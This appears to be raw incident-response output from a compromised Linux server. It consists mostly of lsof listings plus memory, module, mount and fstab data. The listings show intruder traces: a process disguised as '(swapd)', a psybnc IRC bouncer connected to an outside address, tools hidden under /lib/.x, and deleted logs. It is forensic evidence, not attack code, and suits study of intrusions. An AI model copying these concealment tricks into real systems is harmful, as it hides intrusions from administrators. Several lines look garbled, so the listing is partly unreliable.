/usr/kerberos/lib/libkrb4.so.2.0								
sendmail	759	root	mem	REG	8,1	17552	2219	
/usr/kerberos/lib/libdes425.so.3.0								
sendmail	759	root	mem	REG	8,1	425493	2228	
/usr/kerberos/lib/libkrb5.so.3.0								
sendmail	759	root	mem	REG	8,1	78193	2223	
/usr/kerberos/lib/libk5crypto.so.3.0								
sendmail	759	root	mem	REG	8,1	8713	2218	
/usr/kerberos/lib/libcom_err.so.3.0								
sendmail	759	root	mem	REG	8,1	207036	45207	
/lib/libssl.so.0.9.6b								
sendmail	759	root	mem	REG	8,1	918752	45206	
/lib/libcrypto.so.0.9.6b								
sendmail	759	root	mem	REG	8,1	65997	44669	/lib/libdl-2.2.4.so
sendmail	759	root	mem	REG	8,1	35424	45479	/lib/libpam.so.0.75
sendmail	759	root	mem	REG	8,1	261460	44690	/lib/libnss_files-
2.2.4.so								
sendmail	759	root	mem	REG	8,1	355236	44698	
/lib/libnss_nisplus-2.2.4.so								
sendmail	759	root	mem	REG	8,1	13708	45643	
/usr/lib/sasl/libcrammd5.so.1.0.15								
sendmail	759	root	mem	REG	8,1	33637	45646	
/usr/lib/sasl/libdigestmd5.so.0.0.17								
sendmail	759	root	mem	REG	8,1	10778	45649	
/usr/lib/sasl/liblogin.so.0.0.5								
sendmail	759	root	mem	REG	8,1	10368	45652	
/usr/lib/sasl/libplain.so.1.0.14								
sendmail	759	root	0r	CHR	1,3		31876	/dev/null
sendmail	759	root	1w	CHR	1,3		31876	/dev/null
sendmail	759	root	2w	CHR	1,3		31876	/dev/null
sendmail	759	root	3u	unix 0xc57ce5e0			924	socket
sendmail	759	root	4u	IPv4	925			TCP
localhost.localdomain:smtp (LISTEN)								
gpm	778	root	cwd	DIR	8,1	4096	2	/
gpm	778	root	rtd	DIR	8,1	4096	2	/
gpm	778	root	txt	REG	8,1	62556	62363	/usr/sbin/gpm
gpm	778	root	mem	REG	8,1	485171	44656	/lib/ld-2.2.4.so
gpm	778	root	mem	REG	8,1	5772268	44650	/lib/i686/libc-
2.2.4.so								
gpm	778	root	0w	CHR	5,1		30702	/dev/console
gpm	778	root	1u	REG	8,1	4	3183	/var/run/gpmScZiQq
(deleted)								
gpm	778	root	2u	CHR	10,1		31994	/dev/psaux
gpm	778	root	3u	unix 0xc57ce0e0			943	/dev/gpmctl
crond	820	root	cwd	DIR	8,1	4096	103392	/var/spool
crond	820	root	rtd	DIR	8,1	4096	2	/
crond	820	root	txt	REG	8,1	21852	62498	/usr/sbin/crond
crond	820	root	mem	REG	8,1	485171	44656	/lib/ld-2.2.4.so
crond	820	root	mem	REG	8,1	5772268	44650	/lib/i686/libc-
2.2.4.so								
crond	820	root	mem	REG	8,1	261460	44690	/lib/libnss_files-
2.2.4.so								
crond	820	root	mem	REG	8,1	355236	44698	
/lib/libnss_nisplus-2.2.4.so								
crond	820	root	mem	REG	8,1	436784	44674	/lib/libnsl-
2.2.4.so								

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crond      820 root    0u   CHR      5,1          30702 /dev/console
crond      820 root    1w  FIFO      0,0          985 pipe
crond      820 root    2w  FIFO      0,0          986 pipe
crond      820 root    3u   REG      8,1          4        3189 /var/run/crond.pid
crond      820 root    4u  unix 0xc5757580 990 socket
smbd      845 root    cwd   DIR      8,1          4096        2 /
smbd      845 root    rtd   DIR      8,1          4096        2 /
smbd      845 root    txt   REG      8,1        1342268    62567 /usr/sbin/smbd
smbd      845 root    mem   REG      8,1        485171    44656 /lib/ld-2.2.4.so
smbd      845 root    mem   REG      8,1          8192    77076
/etc/samba/secrets.tdb
smbd      845 root    mem-r  REG      8,1          696    46922
/var/cache/samba/messages.tdb
smbd      845 root    mem   REG      8,1        65997    44669 /lib/libddl-2.2.4.so
smbd      845 root    mem   REG      8,1        436784    44674 /lib/libnsl-
2.2.4.so
smbd      845 root    mem   REG      8,1        35424    45479 /lib/libpam.so.0.75
smbd      845 root    mem   REG      8,1       5772268    44650 /lib/i686/libc-
2.2.4.so
smbd      845 root    mem-r  REG      8,1          8192    46923
/var/cache/samba/connections.tdb
smbd      845 root    0u   CHR      1,3          31876 /dev/null
smbd      845 root    1u   CHR      1,3          31876 /dev/null
smbd      845 root    2u   CHR      1,3          31876 /dev/null
smbd      845 root    3r   CHR      1,9          35500 /dev/urandom
smbd      845 root    4u   REG      8,1          8192    77076
/etc/samba/secrets.tdb
smbd      845 root    6ww  REG      8,1          20    45310
/var/cache/samba/smbd.pid
smbd      845 root    7ur  REG      8,1          696    46922
/var/cache/samba/messages.tdb
smbd      845 root    8ur  REG      8,1          8192    46923
/var/cache/samba/connections.tdb
smbd      845 root    9u  IPv4     1015          TCP *:netbios-ssn
(LISTEN)
smbd      845 root    10r  FIFO      0,0          1016 pipe
smbd      845 root    11w  FIFO      0,0          1016 pipe
smbd      845 root    12w  REG      8,1          0    46920
/var/log/samba/smbd.log (deleted)
nmbd      850 root    cwd   DIR      8,1          4096        2 /
nmbd      850 root    rtd   DIR      8,1          4096        2 /
nmbd      850 root    txt   REG      8,1        536604    62566 /usr/sbin/nmbd
nmbd      850 root    mem   REG      8,1        485171    44656 /lib/ld-2.2.4.so
nmbd      850 root    mem-r  REG      8,1          696    46922
/var/cache/samba/messages.tdb
nmbd      850 root    mem   REG      8,1        65997    44669 /lib/libddl-2.2.4.so
nmbd      850 root    mem   REG      8,1        436784    44674 /lib/libnsl-
2.2.4.so
nmbd      850 root    mem   REG      8,1        35424    45479 /lib/libpam.so.0.75
nmbd      850 root    mem   REG      8,1       5772268    44650 /lib/i686/libc-
2.2.4.so
nmbd      850 root    0u   CHR      1,3          31876 /dev/null
nmbd      850 root    1u   CHR      1,3          31876 /dev/null
nmbd      850 root    2u   CHR      1,3          31876 /dev/null
nmbd      850 root    3w   REG      8,1          207    46924
/var/log/samba/log.nmbd (deleted)
nmbd      850 root    4ww  REG      8,1          20    45838
/var/cache/samba/nmbd.pid
nmbd      850 root    5ur  REG      8,1          696    46922
/var/cache/samba/messages.tdb
nmbd      850 root    6u  IPv4     1025          UDP *:netbios-ns

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nmbd	850	root	7u	IPv4	1026		UDP	*:netbios-dgm
nmbd	850	root	8u	IPv4	1028		UDP	
192.168.1.79:netbios-ns								
nmbd	850	root	9u	IPv4	1029		UDP	
192.168.1.79:netbios-dgm								
nmbd	850	root	10r	FIFO	0,0		1031	pipe
nmbd	850	root	11w	FIFO	0,0		1031	pipe
login	893	root	cwd	DIR	8,1	4096	2	/
login	893	root	rtd	DIR	8,1	4096	2	/
login	893	root	txt	REG	8,1	17740	45761	/bin/login
login	893	root	mem	REG	8,1	485171	44656	/lib/ld-2.2.4.so
login	893	root	mem	REG	8,1	6144	45501	
/lib/security/pam_nologin.so								
login	893	root	mem	REG	8,1	85115	44667	/lib/libcrypt-
2.2.4.so								
login	893	root	mem	REG	8,1	35424	45479	/lib/libpam.so.0.75
login	893	root	mem	REG	8,1	65997	44669	/lib/libdl-2.2.4.so
login	893	root	mem	REG	8,1	12079	45480	
/lib/libpam_misc.so.0.75								
login	893	root	mem	REG	8,1	5772268	44650	/lib/i686/libc-
2.2.4.so								
login	893	root	mem	REG	8,1	7841	45506	
/lib/security/pam_securetty.so								
login	893	root	mem	REG	8,1	12060	45508	
/lib/security/pam_stack.so								
login	893	root	mem	REG	8,1	50155	45484	
/lib/security/pam_console.so								
login	893	root	mem	REG	8,1	4994	45486	
/lib/security/pam_deny.so								
login	893	root	mem	REG	8,1	182363	74279	/usr/lib/libglib-
1.2.so.0.0.10								
login	893	root	mem	REG	8,1	261460	44690	/lib/libnss_files-
2.2.4.so								
login	893	root	mem	REG	8,1	13025	45487	
/lib/security/pam_env.so								
login	893	root	mem	REG	8,1	47819	45512	
/lib/security/pam_unix.so								
login	893	root	mem	REG	8,1	436784	44674	/lib/libnsl-
2.2.4.so								
login	893	root	mem	REG	8,1	14636	45485	
/lib/security/pam_cracklib.so								
login	893	root	mem	REG	8,1	69084	74266	
/usr/lib/libcrack.so.2.7								
login	893	root	mem	REG	8,1	13778	45495	
/lib/security/pam_limits.so								
login	893	root	mem	REG	8,1	355236	44698	
/lib/libnss_nisplus-2.2.4.so								
login	893	root	0u	CHR	4,1		34597	/dev/tty1
login	893	root	1u	CHR	4,1		34597	/dev/tty1
login	893	root	2u	CHR	4,1		34597	/dev/tty1
login	893	root	3u	unix	0xc41080a0		1078	socket
mingetty	894	root	cwd	DIR	8,1	4096	2	/
mingetty	894	root	rtd	DIR	8,1	4096	2	/
mingetty	894	root	txt	REG	8,1	8636	44769	/sbin/mingetty
mingetty	894	root	mem	REG	8,1	485171	44656	/lib/ld-2.2.4.so
mingetty	894	root	mem	REG	8,1	5772268	44650	/lib/i686/libc-
2.2.4.so								
mingetty	894	root	0u	CHR	4,2		34608	/dev/tty2
mingetty	894	root	1u	CHR	4,2		34608	/dev/tty2
mingetty	894	root	2u	CHR	4,2		34608	/dev/tty2
mingetty	895	root	cwd	DIR	8,1	4096	2	/

mingetty	895	root	rtd	DIR	8,1	4096	2	/
mingetty	895	root	txt	REG	8,1	8636	44769	/sbin/mingetty
mingetty	895	root	mem	REG	8,1	485171	44656	/lib/ld-2.2.4.so
mingetty	895	root	mem	REG	8,1	5772268	44650	/lib/i686/libc-
2.2.4.so								
mingetty	895	root	0u	CHR	4,3		34619	/dev/tty3
mingetty	895	root	1u	CHR	4,3		34619	/dev/tty3
mingetty	895	root	2u	CHR	4,3		34619	/dev/tty3
mingetty	896	root	cwd	DIR	8,1	4096	2	/
mingetty	896	root	rtd	DIR	8,1	4096	2	/
mingetty	896	root	txt	REG	8,1	8636	44769	/sbin/mingetty
mingetty	896	root	mem	REG	8,1	485171	44656	/lib/ld-2.2.4.so
mingetty	896	root	mem	REG	8,1	5772268	44650	/lib/i686/libc-
2.2.4.so								
mingetty	896	root	0u	CHR	4,4		34622	/dev/tty4
mingetty	896	root	1u	CHR	4,4		34622	/dev/tty4
mingetty	896	root	2u	CHR	4,4		34622	/dev/tty4
mingetty	899	root	cwd	DIR	8,1	4096	2	/
mingetty	899	root	rtd	DIR	8,1	4096	2	/
mingetty	899	root	txt	REG	8,1	8636	44769	/sbin/mingetty
mingetty	899	root	mem	REG	8,1	485171	44656	/lib/ld-2.2.4.so
mingetty	899	root	mem	REG	8,1	5772268	44650	/lib/i686/libc-
2.2.4.so								
mingetty	899	root	0u	CHR	4,5		34623	/dev/tty5
mingetty	899	root	1u	CHR	4,5		34623	/dev/tty5
mingetty	899	root	2u	CHR	4,5		34623	/dev/tty5
mingetty	900	root	cwd	DIR	8,1	4096	2	/
mingetty	900	root	rtd	DIR	8,1	4096	2	/
mingetty	900	root	txt	REG	8,1	8636	44769	/sbin/mingetty
mingetty	900	root	mem	REG	8,1	485171	44656	/lib/ld-2.2.4.so
mingetty	900	root	mem	REG	8,1	5772268	44650	/lib/i686/libc-
2.2.4.so								
mingetty	900	root	0u	CHR	4,6		34624	/dev/tty6
mingetty	900	root	1u	CHR	4,6		34624	/dev/tty6
mingetty	900	root	2u	CHR	4,6		34624	/dev/tty6
bash	901	root	cwd	DIR	3,0	2048	57344	/mnt/cdrom
bash	901	root	rtd	DIR	8,1	4096	2	/
bash	901	root	txt	REG	8,1	519964	44837	/bin/bash
bash	901	root	mem	REG	8,1	485171	44656	/lib/ld-2.2.4.so
bash	901	root	mem	REG	8,1	11832	44835	
/lib/libtermcap.so.2.0.8								
bash	901	root	mem	REG	8,1	65997	44669	/lib/libdl-2.2.4.so
bash	901	root	mem	REG	8,1	5772268	44650	/lib/i686/libc-
2.2.4.so								
bash	901	root	mem	REG	8,1	261460	44690	/lib/libnss_files-
2.2.4.so								
bash	901	root	mem	REG	8,1	355236	44698	
/lib/libnss_nisplus-2.2.4.so								
bash	901	root	mem	REG	8,1	436784	44674	/lib/libnsl-
2.2.4.so								
bash	901	root	mem	REG	8,1	173408	29983	
/usr/lib/locale/en_US/LC_CTYPE								
bash	901	root	0u	CHR	4,1		34597	/dev/tty1
bash	901	root	1u	CHR	4,1		34597	/dev/tty1
bash	901	root	2u	CHR	4,1		34597	/dev/tty1
bash	901	root	255u	CHR	4,1		34597	/dev/tty1
smbd	3137	root	cwd	DIR	8,1	4096	2	/
smbd	3137	root	rtd	DIR	8,1	4096	2	/
smbd	3137	root	txt	REG	8,1	672527	92030	/usr/bin/smbd -D
smbd	3137	root	mem	REG	8,1	485171	44656	/lib/ld-2.2.4.so
smbd	3137	root	mem	REG	8,1	436784	44674	/lib/libnsl-

```

2.2.4.so
smbd      3137 root  mem   REG      8,1    85115    44667 /lib/libcrypt-
2.2.4.so
smbd      3137 root  mem   REG      8,1    47872    44709 /lib/libutil-
2.2.4.so
smbd      3137 root  mem   REG      8,1   5772268    44650 /lib/i686/libc-
2.2.4.so
smbd      3137 root   0u   CHR      1,3                31876 /dev/null
smbd      3137 root   1u   CHR      1,3                31876 /dev/null
smbd      3137 root   2u   CHR      1,3                31876 /dev/null
smbd      3137 root   3u   REG      8,1         0         3187
/var/run/httpd.mm.800.sem (deleted)
smbd      3137 root   4u   REG      8,1         0         45309
/var/log/httpd/ssl_scache.sem (deleted)
smbd      3137 root   5u   sock     0,0                3626 can't identify
protocol
smbd      3137 root   6u   IPv4     4571                TCP *:cfinger (LISTEN)
smbd      3137 root   15w  REG      8,1  23335716    46935
/var/log/httpd/error_log (deleted)
smbd      3137 root   16u   IPv4     976                TCP *:https (LISTEN)
smbd      3137 root   17u   IPv4     977                TCP *:http (LISTEN)
smbd      3137 root   18w  REG      8,1  22795530    46914
/var/log/httpd/ssl_engine_log (deleted)
smbd      3137 root   19w  REG      8,1         0         45308
/var/log/httpd/ssl_mutex.800 (deleted)
smbd      3137 root   20w  REG      8,1         253        46934
/var/log/httpd/access_log (deleted)
smbd      3137 root   21w  REG      8,1         253        46934
/var/log/httpd/access_log (deleted)
smbd      3137 root   22w  REG      8,1         0         46916
/var/log/httpd/ssl_request_log (deleted)
smbd      3137 root   23w  REG      8,1         0         45308
/var/log/httpd/ssl_mutex.800 (deleted)
(swapd)   3153 root   cwd   DIR      8,1     8192    58884 /usr/bin
(swapd)   3153 root   rtd   DIR      8,1     4096         2 /
(swapd)   3153 root   txt   REG      8,1    18439    92033 /usr/bin/(swapd)
(swapd)   3153 root   mem   REG      8,1   485171    44656 /lib/ld-2.2.4.so
(swapd)   3153 root   mem   REG      8,1   5772268    44650 /lib/i686/libc-
2.2.4.so
(swapd)   3153 root   mem   REG      8,1   261460    44690 /lib/libnss_files-
2.2.4.so
(swapd)   3153 root   mem   REG      8,1   355236    44698
/lib/libnss_nisplus-2.2.4.so
(swapd)   3153 root   mem   REG      8,1   436784    44674 /lib/libnsl-
2.2.4.so
(swapd)   3153 root   mem   REG      8,1     72296    44687 /lib/libnss_dns-
2.2.4.so
(swapd)   3153 root   mem   REG      8,1   261196    44703 /lib/libresolv-
2.2.4.so
(swapd)   3153 root   0r   CHR      1,3                31876 /dev/null
(swapd)   3153 root   1u   CHR      3,0                35324 /dev/tty0
(swapd)   3153 root   2u   CHR      3,0                35324 /dev/tty0
(swapd)   3153 root   3u   REG      8,1         0         3187
/var/run/httpd.mm.800.sem (deleted)
(swapd)   3153 root   4u   REG      8,1         0         45309
/var/log/httpd/ssl_scache.sem (deleted)
(swapd)   3153 root   5u   sock     0,0                3626 can't identify
protocol
(swapd)   3153 root   6u   sock     0,0                4602 can't identify
protocol
(swapd)   3153 root   7w   REG      8,1         47        77075 /usr/lib/libice.log

```

```

(swapd) 3153 root 15w REG 8,1 23335716 46935
/var/log/httpd/error_log (deleted)
(swapd) 3153 root 16u IPv4 976 TCP *:https (LISTEN)
(swapd) 3153 root 17u IPv4 977 TCP *:http (LISTEN)
(swapd) 3153 root 18w REG 8,1 22795530 46914
/var/log/httpd/ssl_engine_log (deleted)
(swapd) 3153 root 19w REG 8,1 0 45308
/var/log/httpd/ssl_mutex.800 (deleted)
(swapd) 3153 root 20w REG 8,1 253 46934
/var/log/httpd/access_log (deleted)
(swapd) 3153 root 21w REG 8,1 253 46934
/var/log/httpd/access_log (deleted)
(swapd) 3153 root 22w REG 8,1 0 46916
/var/log/httpd/ssl_request_log (deleted)
(swapd) 3153 root 23w REG 8,1 0 45308
/var/log/httpd/ssl_mutex.800 (deleted)
syslogd 3247 root cwd DIR 8,1 4096 2 /
syslogd 3247 root rtd DIR 8,1 4096 2 /
syslogd 3247 root txt REG 8,1 26972 45303 /sbin/syslogd
syslogd 3247 root mem REG 8,1 485171 44656 /lib/ld-2.2.4.so
syslogd 3247 root mem REG 8,1 5772268 44650 /lib/i686/libc-
2.2.4.so
syslogd 3247 root mem REG 8,1 261460 44690 /lib/libnss_files-
2.2.4.so
syslogd 3247 root 0u unix 0xc008e5a0 7984 /dev/log
syslogd 3247 root 1w REG 8,1 6679 45307 /var/log/messages
(deleted)
syslogd 3247 root 2w REG 8,1 179 46634 /var/log/secure
syslogd 3247 root 3w REG 8,1 17366 46901 /var/log/maillog
syslogd 3247 root 4w REG 8,1 3813 46902 /var/log/cron
syslogd 3247 root 5w REG 8,1 0 46903 /var/log/spooler
syslogd 3247 root 6w REG 8,1 676 46904 /var/log/boot.log
klogd 3252 root cwd DIR 8,1 4096 2 /
klogd 3252 root rtd DIR 8,1 4096 2 /
klogd 3252 root txt REG 8,1 20476 45302 /sbin/klogd
klogd 3252 root mem REG 8,1 485171 44656 /lib/ld-2.2.4.so
klogd 3252 root mem REG 8,1 5772268 44650 /lib/i686/libc-
2.2.4.so
klogd 3252 root 0r REG 0,1 0 4116 /proc/kmsg
klogd 3252 root 1u unix 0xc008e0a0 7993 socket
klogd 3252 root 2r REG 8,1 435039 45856 /boot/System.map-
2.4.7-10
initd 15119 root cwd DIR 8,1 4096 46913 /etc/opt/psync
initd 15119 root rtd DIR 8,1 4096 2 /
initd 15119 root txt REG 8,1 214636 47418
/etc/opt/psync/initd
initd 15119 root mem REG 8,1 485171 44656 /lib/ld-2.2.4.so
initd 15119 root mem REG 8,1 622317 44652 /lib/i686/libm-
2.2.4.so
initd 15119 root mem REG 8,1 261196 44703 /lib/libresolv-
2.2.4.so
initd 15119 root mem REG 8,1 5772268 44650 /lib/i686/libc-
2.2.4.so
initd 15119 root mem REG 8,1 261460 44690 /lib/libnss_files-
2.2.4.so
initd 15119 root mem REG 8,1 355236 44698
/lib/libnss_nisplus-2.2.4.so
initd 15119 root mem REG 8,1 436784 44674 /lib/libnsl-
2.2.4.so
initd 15119 root mem REG 8,1 72296 44687 /lib/libnss_dns-
2.2.4.so

```

```

initd      15119 root    0u   CHR    136,0          2 /dev/pts/0
initd      15119 root    1u   CHR    136,0          2 /dev/pts/0
initd      15119 root    2u   CHR    136,0          2 /dev/pts/0
initd      15119 root    3u   IPv4   15617          TCP *:65336 (LISTEN)
initd      15119 root    4w   REG     8,1      20085      92097
/etc/opt/psybnc/log/psybnc.log
initd      15119 root    5u   IPv4   15619          TCP *:65436 (LISTEN)
initd      15119 root    6u   IPv4   16157          TCP 192.168.1.79:65336-
>213.154.118.200:1188 (ESTABLISHED)
initd      15119 root    7w   REG     8,1         6      47416
/etc/opt/psybnc/psybnc.pid
initd      15119 root    8w   REG     8,1         0      92098
/etc/opt/psybnc/log/USER1.TRL
initd      15119 root   10w   REG     8,1         0      92099
/etc/opt/psybnc/log/USER2.TRL
bash      16043 root   cwd   DIR     3,0        2048      57344 /mnt/cdrom
bash      16043 root   rtd   DIR     8,1        4096         2 /
bash      16043 root   txt   REG     8,1      519964      44837 /bin/bash
bash      16043 root   mem   REG     8,1      485171      44656 /lib/ld-2.2.4.so
bash      16043 root   mem   REG     8,1       11832      44835
/lib/libtermcap.so.2.0.8
bash      16043 root   mem   REG     8,1       65997      44669 /lib/libddl-2.2.4.so
bash      16043 root   mem   REG     8,1     5772268      44650 /lib/i686/libc-
2.2.4.so
bash      16043 root   mem   REG     8,1     261460      44690 /lib/libnss_files-
2.2.4.so
bash      16043 root   mem   REG     8,1     355236      44698
/lib/libnss_nisplus-2.2.4.so
bash      16043 root   mem   REG     8,1     436784      44674 /lib/libnsl-
2.2.4.so
bash      16043 root   mem   REG     8,1     173408      29983
/usr/lib/locale/en_US/LC_CTYPE
bash      16043 root    0u   CHR     4,1          34597 /dev/tty1
bash      16043 root    1w   FIFO    0,0          18755 pipe
bash      16043 root    2u   CHR     4,1          34597 /dev/tty1
bash      16043 root   255r   REG     3,0         6527      57840 /mnt/cdrom/linux-
ir.sh
nc        16044 root   cwd   DIR     3,0        2048      57344 /mnt/cdrom
nc        16044 root   rtd   DIR     8,1        4096         2 /
nc        16044 root   txt   REG     3,0     262068      65536
/mnt/cdrom/linux2.2_x86/nc
nc        16044 root    0r   FIFO    0,0          18755 pipe
nc        16044 root    1u   CHR     4,1          34597 /dev/tty1
nc        16044 root    2u   CHR     4,1          34597 /dev/tty1
nc        16044 root    3u   IPv4   18756          TCP 192.168.1.79:1154-
>192.168.1.1:1500 (ESTABLISHED)
lsof      16154 root   cwd   DIR     3,0        2048      57344 /mnt/cdrom
lsof      16154 root   rtd   DIR     8,1        4096         2 /
lsof      16154 root   txt   REG     3,0     349492      64768
/mnt/cdrom/linux2.2_x86/lsof
lsof      16154 root    0u   CHR     4,1          34597 /dev/tty1
lsof      16154 root    1w   FIFO    0,0          18755 pipe
lsof      16154 root    2u   CHR     4,1          34597 /dev/tty1
lsof      16154 root    3r   DIR     0,1         0         1 /proc
lsof      16154 root    4r   DIR     0,1         0 1058668552 /proc/16154/fd
lsof      16154 root    5w   FIFO    0,0          20904 pipe
lsof      16154 root    6r   FIFO    0,0          20905 pipe
lsof      16155 root   cwd   DIR     3,0        2048      57344 /mnt/cdrom
lsof      16155 root   rtd   DIR     8,1        4096         2 /
lsof      16155 root   txt   REG     3,0     349492      64768
/mnt/cdrom/linux2.2_x86/lsof

```

lsyf	16155	root	4r	FIFO	0,0		20904	pipe
lsyf	16155	root	7w	FIFO	0,0		20905	pipe
xopen	25239	root	cwd	DIR	8,1	4096	18410	/lib/.x/s
xopen	25239	root	rtd	DIR	8,1	4096	2	/
xopen	25239	root	txt	REG	8,1	217667	18413	/lib/.x/s/xopen
xopen	25239	root	mem	REG	8,1	485171	44656	/lib/ld-2.2.4.so
xopen	25239	root	mem	REG	8,1	436784	44674	/lib/libnsl-
2.2.4.so								
xopen	25239	root	mem	REG	8,1	85115	44667	/lib/libcrypt-
2.2.4.so								
xopen	25239	root	mem	REG	8,1	47872	44709	/lib/libutil-
2.2.4.so								
xopen	25239	root	mem	REG	8,1	5772268	44650	/lib/i686/libc-
2.2.4.so								
xopen	25239	root	0u	CHR	3,3		35327	/dev/tty3
xopen	25239	root	1w	REG	8,1	2442	47152	/lib/.x/install.log
xopen	25239	root	2u	CHR	3,3		35327	/dev/tty3
xopen	25239	root	3u	REG	8,1	0	3187	
/var/run/httpd.mm.800.sem (deleted)								
xopen	25239	root	4u	REG	8,1	0	45309	
/var/log/httpd/ssl_scache.sem (deleted)								
xopen	25239	root	5u	sock	0,0		3626	can't identify
protocol								
xopen	25239	root	6r	FIFO	0,0		9970	pipe
xopen	25239	root	7w	FIFO	0,0		9970	pipe
xopen	25239	root	8u	IPv4	9972		UDP	*:3049
xopen	25239	root	15w	REG	8,1	23335716	46935	
/var/log/httpd/error_log (deleted)								
xopen	25239	root	16u	IPv4	976		TCP	*:https (LISTEN)
xopen	25239	root	17u	IPv4	977		TCP	*:http (LISTEN)
xopen	25239	root	18w	REG	8,1	22795530	46914	
/var/log/httpd/ssl_engine_log (deleted)								
xopen	25239	root	19w	REG	8,1	0	45308	
/var/log/httpd/ssl_mutex.800 (deleted)								
xopen	25239	root	20w	REG	8,1	253	46934	
/var/log/httpd/access_log (deleted)								
xopen	25239	root	21w	REG	8,1	253	46934	
/var/log/httpd/access_log (deleted)								
xopen	25239	root	22w	REG	8,1	0	46916	
/var/log/httpd/ssl_request_log (deleted)								
xopen	25239	root	23w	REG	8,1	0	45308	
/var/log/httpd/ssl_mutex.800 (deleted)								
xopen	25241	root	cwd	DIR	8,1	4096	2	/
xopen	25241	root	rtd	DIR	8,1	4096	2	/
xopen	25241	root	txt	REG	8,1	217667	18413	/lib/.x/s/xopen
xopen	25241	root	mem	REG	8,1	485171	44656	/lib/ld-2.2.4.so
xopen	25241	root	mem	REG	8,1	436784	44674	/lib/libnsl-
2.2.4.so								
xopen	25241	root	mem	REG	8,1	85115	44667	/lib/libcrypt-
2.2.4.so								
xopen	25241	root	mem	REG	8,1	47872	44709	/lib/libutil-
2.2.4.so								
xopen	25241	root	mem	REG	8,1	5772268	44650	/lib/i686/libc-
2.2.4.so								
xopen	25241	root	0u	CHR	1,3		31876	/dev/null
xopen	25241	root	1u	CHR	1,3		31876	/dev/null
xopen	25241	root	2u	CHR	1,3		31876	/dev/null
xopen	25241	root	3u	REG	8,1	0	3187	
/var/run/httpd.mm.800.sem (deleted)								
xopen	25241	root	4u	REG	8,1	0	45309	
/var/log/httpd/ssl_scache.sem (deleted)								

```

xopen      25241 root    5u  sock        0,0                3626 can't identify
protocol
xopen      25241 root    6r  FIFO        0,0                9970 pipe
xopen      25241 root    7w  FIFO        0,0                9970 pipe
xopen      25241 root    8u  IPv4       12302              TCP *:squid (LISTEN)
xopen      25241 root   15w  REG        8,1 23335716         46935
/var/log/httpd/error_log (deleted)
xopen      25241 root   16u  IPv4        976                TCP *:https (LISTEN)
xopen      25241 root   17u  IPv4        977                TCP *:http (LISTEN)
xopen      25241 root   18w  REG        8,1 22795530         46914
/var/log/httpd/ssl_engine_log (deleted)
xopen      25241 root   19w  REG        8,1 0                 45308
/var/log/httpd/ssl_mutex.800 (deleted)
xopen      25241 root   20w  REG        8,1 253               46934
/var/log/httpd/access_log (deleted)
xopen      25241 root   21w  REG        8,1 253               46934
/var/log/httpd/access_log (deleted)
xopen      25241 root   22w  REG        8,1 0                 46916
/var/log/httpd/ssl_request_log (deleted)
xopen      25241 root   23w  REG        8,1 0                 45308
/var/log/httpd/ssl_mutex.800 (deleted)
lsn        25247 root   cwd   DIR         8,1 4096              18410 /lib/.x/s
lsn        25247 root   rtd   DIR         8,1 4096                2 /
lsn        25247 root   mem   REG         8,1 485171            44656 /lib/ld-2.2.4.so
lsn        25247 root   mem   REG         8,1 5772268           44650 /lib/i686/libc-
2.2.4.so
lsn        25247 root   mem   REG         8,1 261460            44690 /lib/libnss_files-
2.2.4.so
lsn        25247 root   mem   REG         8,1 355236            44698
/lib/libnss_nisplus-2.2.4.so
lsn        25247 root   mem   REG         8,1 436784            44674 /lib/libnsl-
2.2.4.so
lsn        25247 root   mem   REG         8,1 72296             44687 /lib/libnss_dns-
2.2.4.so
lsn        25247 root   mem   REG         8,1 261196            44703 /lib/libresolv-
2.2.4.so
lsn        25247 root    0u  sock        0,0                9975 can't identify
protocol
lsn        25247 root    1w  REG         8,1 1224              18417 /lib/.x/s/mfs
lsn        25247 root    3u  REG         8,1 0                 3187
/var/run/httpd.mm.800.sem (deleted)
lsn        25247 root    4u  REG         8,1 0                 45309
/var/log/httpd/ssl_scache.sem (deleted)
lsn        25247 root    5u  sock        0,0                3626 can't identify
protocol
lsn        25247 root   15w  REG        8,1 23335716         46935
/var/log/httpd/error_log (deleted)
lsn        25247 root   16u  IPv4        976                TCP *:https (LISTEN)
lsn        25247 root   17u  IPv4        977                TCP *:http (LISTEN)
lsn        25247 root   18w  REG        8,1 22795530         46914
/var/log/httpd/ssl_engine_log (deleted)
lsn        25247 root   19w  REG        8,1 0                 45308
/var/log/httpd/ssl_mutex.800 (deleted)
lsn        25247 root   20w  REG        8,1 253               46934
/var/log/httpd/access_log (deleted)
lsn        25247 root   21w  REG        8,1 253               46934
/var/log/httpd/access_log (deleted)
lsn        25247 root   22w  REG        8,1 0                 46916
/var/log/httpd/ssl_request_log (deleted)
lsn        25247 root   23w  REG        8,1 0                 45308
/var/log/httpd/ssl_mutex.800 (deleted)

```

=====
Memory info:
=====

	total:	used:	free:	shared:	buffers:	cached:
Mem:	96686080	93597696	3088384	24576	63717376	13012992
Swap:	109043712	4395008	104648704			
MemTotal:		94420 kB				
MemFree:		3016 kB				
MemShared:		24 kB				
Buffers:		62224 kB				
Cached:		10788 kB				
SwapCached:		1920 kB				
Active:		7536 kB				
Inact_dirty:		66980 kB				
Inact_clean:		440 kB				
Inact_target:		436 kB				
HighTotal:		0 kB				
HighFree:		0 kB				
LowTotal:		94420 kB				
LowFree:		3016 kB				
SwapTotal:		106488 kB				
SwapFree:		102196 kB				
NrSwapPages:		25549 pages				

=====
Module info:
=====

nls_iso8859-1	2832	1	(autoclean)
ide-cd	27072	1	(autoclean)
cdrom	28512	0	(autoclean) [ide-cd]
appletalk	20912	0	(autoclean)
ipx	16448	0	(autoclean)
pcnet32	12144	1	
usb-uhci	21536	0	(unused)
usbcore	51712	1	[usb-uhci]
ext3	64624	1	
jbd	40992	1	[ext3]
BusLogic	88544	2	
sd_mod	11584	2	
scsi_mod	95664	2	[BusLogic sd_mod]

=====
Mount info:
=====

```
/dev/root / ext3 rw 0 0
/proc /proc proc rw 0 0
usbdevfs /proc/bus/usb usbdevfs rw 0 0
none /dev/pts devpts rw 0 0
none /dev/shm tmpfs rw 0 0
/dev/cdrom /mnt/cdrom iso9660 ro,nosuid,nodev 0 0
```

=====
Swap info:
=====

Filename	Type	Size	Used	Priority
/dev/sda2	partition	106488	4292	-1

=====
fstab

```

=====
LABEL=/                /                ext3    defaults    1 1
none                   /dev/pts        devpts  gid=5,mode=620 0 0
none                   /proc           proc    defaults    0 0
none                   /dev/shm        tmpfs   defaults    0 0
/dev/sda2              swap            swap    defaults    0 0
/dev/cdrom              /mnt/cdrom     iso9660 noauto,owner,kudzu,ro 0 0
/dev/fd0               /mnt/floppy    auto    noauto,owner,kudzu 0 0

```

Running Process info:

[snipped]

SUID/SGID search:

```

=====
